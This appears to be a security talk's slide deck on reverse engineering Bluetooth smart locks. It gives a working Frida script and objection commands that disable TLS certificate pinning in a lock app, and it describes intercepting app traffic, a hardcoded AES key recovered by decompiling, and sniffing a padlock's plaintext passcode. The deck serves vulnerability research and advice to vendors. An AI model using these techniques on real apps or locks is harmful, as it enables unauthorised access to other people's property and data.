
- Only few apps use plain HTTP
- Add fake root CA to intercept TLS/HTTPS
- MITM tools create certificates on the fly
- To analyze app, not to break other people’s TLS

Using MITM CAs

- iOS: just declare it as trusted
- Android:
  - works easily up to 6.x,
    needs rooted device on >=7
  - or modify app to use user cert store:
    add `network_security_config` to
    manifest (then rebuild, sign)

If the App Uses Certificate Pinning





If the App Uses Certificate Pinning

- Try the other app (iOS vs. Android), or an older version Android app
- Modify the app, rebuild, sign
- Use Frida / objection
  - intercept calls in the app, or in the OS
    → unlimited possibilities :)

Using Frida / objection

- Copy `frida-server` to the Android device and run it as root

```
$ adb shell
C8:/ $ su
C8:/ # /data/local/tmp/frida-server &
[1] 4328
```

Using objection

```
$ objection --gadget com.masterlock.ble.app explore
Using USB device `OUKITEL C8`
Agent injected and responds ok!

     _   _         _   _
 ___| |_|_|___ ___| |_|_|___ ___
| . | . | | -_|  _|  _| | . |   |
|___|___| |___|___|_| |_|___|_|_|
      |___|(object)inject(ion) v1.6.6

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

[tab] for command suggestions
com.masterlock.ble.app on (C8 7.0) [usb] # android sslpinning disable
```

If That Doesn’t Work

- Prepare `script.js` (Frida will use this on the device)

```
Java.perform(function x() {
  //get a wrapper for our class
  var my_class = Java.use("com.squareup.okhttp.CertificatePinner");
  //replace the original function `check` with our custom function
  my_class.check.overload("java.lang.String","java.util.List").
    implementation = function (hostname, peerCertificates) {
      console.log("check(...) was called, just returning :)");
      return;
  }
});
```

Start the Instrumented App

- Run a Python script

```
$ python3 use_frida_to_start_the_app.py
[...]
check(...) was called, just returning :)
```

```python
import frida
import time
device = frida.get_usb_device()
pid = device.spawn(["com.masterlock.ble.app"])
time.sleep(1)  # Without this Java.perform silently fails
session = device.attach(pid)
with open("script.js") as f:
    script = session.create_script(f.read())
script.load()
device.resume(pid)
while(True):
   time.sleep(1000)
```

- TLS pinning is now deactivated

TLS Certificate Pinning

Hint for vendors:
TLS certificate pinning is a measure to protect your users against rogue CAs, but it doesn’t protect your traffic from analysis by hackers
→ Don’t rely on it for your protocol’s security

TLS MITM Tools

- Unix command line: mitmproxy
- macOS: Charles Proxy
- Many more available, like Burp Suite or Fiddler

Example: mitmproxy


```
   GET http://172.217.21.206/generate_204
       ← 204 [no content] 108ms
   POST https://android.clients.google.com/c2dm/register3
        ← 200 text/plain 159b 303ms
   POST https://nokeapp.com/
        ← 200 text/html 253b 496ms
   POST https://nokeapp.com/
        ← 200 text/html 652b 447ms
   POST https://nokeapp.com/
        ← 200 text/html 425b 486ms
>> POST https://nokeapp.com/
        ← 200 text/html 940b 762ms
   POST https://nokeapp.com/
        ← 200 text/html 940b 831ms
   GET https://storage.googleapis.com/noke-storage/20161226041258d13945.png
       ← 200 application/octet-stream 59k 469ms
   GET https://storage.googleapis.com/noke-storage/20150829081117d0.png
       ← 200 application/octet-stream 12k 653ms
   GET https://storage.googleapis.com/noke-storage/
       ← 403 application/xml 211b 729ms
   GET https://storage.googleapis.com/noke-storage/
       ← 403 application/xml 211b 435ms
[6/71]                                                       ?:help [*:21984]
```

Example: mitmproxy

```
2016-12-26 04:33:20 POST https://nokeapp.com/
                         ← 200 OK text/html 940b 762ms
          Request                 Response                  Detail
Content-Type:             text/html; charset=utf-8
X-Cloud-Trace-Context:    c6d3795272d60331a34ca3e03922c271
Date:                     Mon, 26 Dec 2016 04:57:55 GMT
Server:                   Google Frontend
Content-Length:           940
Connection:               close
JSON                                                            [m:JSON]
{
    "lockcount": 2,
    "locks": [
        {
            "autounlock": "0",
            "battery": "196",
            "fobcodesavailable": "25",
            "fobcodesrefreshstate": "",
            "foblocklinks": [],
            "foblocklinkscount": "0",
            "lockid": "38850",
            "lockkey": "40637020F41C",
[6/71]                                   ?:help q:back [*:21984]
```

TLS MITM Advice

- Do TLS MITM right from the start, and record the BLE snoop log
- Otherwise you could miss one-time events, like a firmware update
- Dedicated, rooted device recommended



Analyzing the Collected Data


Example: Nokelock

- Small, cheap BLE padlock
- Company offers a large variety of locks (also for doors, cabinets, bikes, e-scooters…)


Note: Research as of 2018, the app has been improved in the meantime.

Analyzing the Collected Data - HTTP~~S~~

Unencrypted HTTP traffic:



16 bytes “lockKey”



16 bytes “lockKey”

1B 20 54 49 3A 05 5E 37
48 55 35 49 4B 01 4D 45

→ maybe AES-128?

Traffic Looked Random → Decrypt It

Decrypt BLE traffic with AES-128 ECB

→ doesn't look random → ✓

```
06 01 01 01 5d 1a 79 5c 5c 51 77 13 10 79 04 74   (app → lock)
06 02 07 d4 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)
02 01 01 01 d4 9c ea ce 7c 3f 2b 34 4b 11 5b 4d   (app → lock)
02 02 01 59 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)

05 01 06 30 30 30 30 30 30 d4 9c ea ce 1f 7e 10   (app → lock)
05 02 01 00 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)
05 0d 01 00 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)

05 01 06 30 30 30 30 30 30 d4 9c ea ce 07 10 0a   (app → lock)
05 02 01 00 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)
05 0d 01 00 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)
```

Analyzing the Protocol

Look for patterns

(compare several sessions):

```
06 01 01 01 5d 1a 79 5c 5c 51 77 13 10 79 04 74   (app → lock)
06 02 07 d4 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)
02 01 01 01 d4 9c ea ce 7c 3f 2b 34 4b 11 5b 4d   (app → lock)
02 02 01 59 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)

05 01 06 30 30 30 30 30 30 d4 9c ea ce 1f 7e 10   (app → lock)
05 02 01 00 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)
05 0d 01 00 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)

05 01 06 30 30 30 30 30 30 d4 9c ea ce 07 10 0a   (app → lock)
05 02 01 00 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)
05 0d 01 00 9c ea ce 01 05 00 00 00 00 00 00 00   (lock → app)
```

Analyzing the Protocol

Deduce protocol (from a few sessions):

AUTH_REQUEST	**(060101)**,	random padding	(app → lock)
AUTH_RESPONSE	**(060207)**,	4 byte session ID, 0 padding	(lock → app)
STATUS_REQUEST	**(020101)**,	4 byte session ID, random padding	(app → lock)
STATUS_RESPONSE	**(020201)**,	batt state, 3 byte sess.ID, 0 padding	(lock → app)
UNLOCK_REQUEST	**(050106)**,	*passcode*, session ID, random padding	(app → lock)
UNLOCK_ACK	**(050201)**,	3 byte session ID, 0 padding	(lock → app)
UNLOCK_CONFIRM	**(050d01)**,	3 byte session ID, 0 padding	(lock → app)

→ Session replay protection: 4 byte session ID created by the lock.

Next Steps

Verify the findings, look for weaknesses.

BLE protocol


- Write SW that mimics the app, e.g. Python, bluepy or Adafruit_BluefruitLE
- Explore the protocol, use fuzzing techniques

Whole system

- Maybe an OEM uses the same key for all devices?
- Maybe the backend leaks other users' keys?
  (when researching this, consider legal restrictions!)

This protocol was rather easy to understand.

What if it’s not?



Reversing the App

Note: In some jurisdictions, this might be legally restricted.
Check your local laws before decompiling an app.

Decompiling Android .apk

Goal: Obtain “readable” source code

- Android
  - Java compiled to bytecode, incl. symbols
    - Decompile back to Java e.g. with JADX (also online)
  - C++ compiled to ARM / x86 binary (.so files)
    - Tools: e.g. NSA’s Ghidra or IDA

Decompiling iOS .ipa

- iOS
  - Obtain decrypted .ipa first → jailbroken device
  - ARM binaries, e.g. use Hopper or Ghidra

Starting Point After Decompile

Search for bluetooth or crypto,

e.g. “android.bluetooth”, “aes” or “crypt”...

- `import android.bluetooth.BluetoothGattCharacteristic;`
- `com/fuzdesigns/noke/services/NokeBackgroundService.java:`

```
byte[] aeskey = new byte[]   {(byte) 0, (byte) 1,
 (byte) 2, (byte) 3, (byte) 4, (byte) 5, (byte) 6,
 (byte) 7, (byte) 8, (byte) 9, (byte)10, (byte)11,
 (byte)12, (byte)13, (byte)14, (byte)15};
```

Starting Point After Decompile

Search for bluetooth or crypto,

e.g. “android.bluetooth”, “aes” or “crypt”...

- `import` **`android.bluetooth`**`.BluetoothGattCharacteristic;`
- `com/fuzdesigns/noke/services`

  `byte[]` **`aes`**`key = new byte[]`

  `(byte)` **`2,`** `(byte)` **`3,`** `(byte) 4`

  `(byte)` **`7,`** `(byte)` **`8,`** `(byte) 9`

  `(byte)`**`12,`** `(byte)`**`13,`** `(byte)14`

Obfuscation

- Java symbols renamed (`C0001a, bArr1, mo2342a,…`) and many more techniques
- Code extremely hard to read
- Simple approach: Use Android Studio for refactoring

```
if (bArr4 == null) {
    throw new IllegalArgumentException("keyData is null");
}
```


Obfuscation

- Java symbols renamed (`C0001a, bArr1, mo2342a,...`) and many more techniques
- Code extremely hard to read
- Simple approach: Use Android Studio for refactoring

```
if (keyData == null) {
    throw new IllegalArgumentException("keyData is null");
}
```

Obfuscation

Our message to vendors:
Obfuscation makes analysis harder, but not impossible. It slows down peer review from the security community.
It doesn't stop criminals. They will still attack your system and your customers. They won't do responsible disclosure.
→ Don’t do it! Instead: design your protocols in a way which is secure even when known! (Kerckhoff’s 2nd principle)



Examples of Previous VULNs

ANBOUD Padlock

- Typical cheap BLE padlock
- Shim proof mechanics, but passcode transmitted in plain text
- To our knowledge still unfixed

ANBOUD PWNED

```
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Write Request (0x12)
  ▸ Handle: 0x0029 (Unknown: Unknown)
    Value: 55410027dbe8
```

- HEX 0x027db = 010203 decimal
- That's the code I set on the lock
- Original app can now be used to open lock with sniffed code

~~12~~ 14 of 16 locks vulnerable

- Rose & Ramsey at DefCon 24 (2016)
- 12 of 16 tested locks had simple BLE vulnerabilities
